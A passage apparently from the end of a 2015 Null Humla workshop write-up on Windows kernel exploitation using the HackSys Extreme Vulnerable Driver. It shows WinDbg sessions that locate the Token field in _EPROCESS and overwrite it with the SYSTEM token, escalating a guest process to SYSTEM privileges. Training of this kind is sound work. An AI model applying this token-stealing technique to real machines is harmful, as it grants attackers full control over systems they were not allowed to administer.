1 | kd>dt nt!_KAPC_STATE 0x83dcd020+0x40
2 |     +0x000 ApcListHead : [2] _LIST_ENTRY [ 0x83dcd
3 | 060 - 0x83dcd060 ]
4 |     +0x010 Process : 0x8570b5e8 _KPROCESS
5 |     +0x014 KernelApcInProgress : 0 ''
6 |     +0x015 KernelApcPending : 0 ''
    |     +0x016 UserApcPending : 0 ''
```

```
+0x1e8 MutantListHead : _LIST_ENTRY [ 0x83dcd208 - 0x83dcd208 ]
+0x1f0 SListFaultAddress : (null)
+0x1f4 ThreadCounters : (null)
+0x1f8 XStateSave : (null)
kd> dt nt!_KAPC_STATE 0x83dcd020+0x40
+0x000 ApcListHead : [2] _LIST_ENTRY [ 0x83dcd060 - 0x83dcd060 ]
+0x010 Process : 0x8570b5e8 _KPROCESS
+0x014 KernelApcInProgress : 0 ''
+0x015 KernelApcPending : 0 ''
+0x016 UserApcPending : 0 ''
```

Figure 23: KAPC List Entry

- Get **Token** member offset from **EPROCESS** structure. **KPROCESS** is the first structure of **EPROCESS**

```
1 | kd>dt nt!_EPROCESS 0x8570b5e8
2 |     +0x000 Pcb : _KPROCESS
3 |     +0x098 ProcessLock : _EX_PUSH_LOCK
4 |     . . .
5 |     +0x0f4 ObjectTable : 0x953b8570 _HANDLE_TABLE
6 |     +0x0f8 Token : _EX_FAST_REF
7 |     +0x0fc WorkingSetPage : 0xb2b3
8 |     +0x100 AddressCreationLock : _EX_PUSH_LOCK
9 |     . . .
```

- Get **Token** value

```

1 kd> dt nt!_EX_FAST_REF 0x8570b5e8+f8
2      +0x000 Object : 0x953b6037 Void
3      +0x000 RefCnt : 0y111
4      +0x000 Value : 0x953b6037

```

Actual Token value by **ANDing** last 3 bits to 0 = 0x953b6037 >> 0x953b6030

Now replace the current process token with **SYSTEM** token.

```

1 kd> ed 0x8570b5e8+f8 878013e0

```

```

+0x2bc TimerResolutionStackRecord : (null)
kd> dt nt!_EX_FAST_REF 0x8570b5e8+f8
+0x000 Object : 0x953b6037 Void
+0x000 RefCnt : 0y111
+0x000 Value : 0x953b6037
kd> ed 0x8570b5e8+f8 878013e0
kd> dt nt!_EX_FAST_REF 0x8570b5e8+f8
+0x000 Object : 0x878013e0 Void
+0x000 RefCnt : 0y000
+0x000 Value : 0x878013e0

```

Figure 24: Token value replaced

Soon as we replace the token we are assigned the **SYSTEM** token and the privileges that come with it. The same was verified as below in the victim machine:




Figure 25: Escalating from Guest to System privilege using Token Stealing




Figure 26: An example: Local privilege escalation using token stealing from Guest

```

1 Humla Champion: <strong><a href="http://swachalit.nu
2 ll.co.in/profile/411-ashfaq-ansari" target="_blank">
3 Ashfaq Ansari

```

```
3 </a></strong>Post Author: <strong><a href="https://t
witter.com/neelutripathy" target="_blank">Neelu Trip
athy
4 </a></strong>Workshop: <strong><a href="http://swach
5 alit.null.co.in/events/83-mumbai-null-mumbai-humla-1
6 8-april-2015-windows-kernel-exploitation" target="_b
lank">Null Humla</a></strong>
Date: <strong>18<sup>th</sup> April, 2015</strong>
Venue: <strong>Mumbai, BKC
</strong>Driver: <strong>HackSys Extreme Vulnerable
Driver</strong><!--more--><!--more--><!--more--><!--
more-->
```



WINDOWS KERNEL

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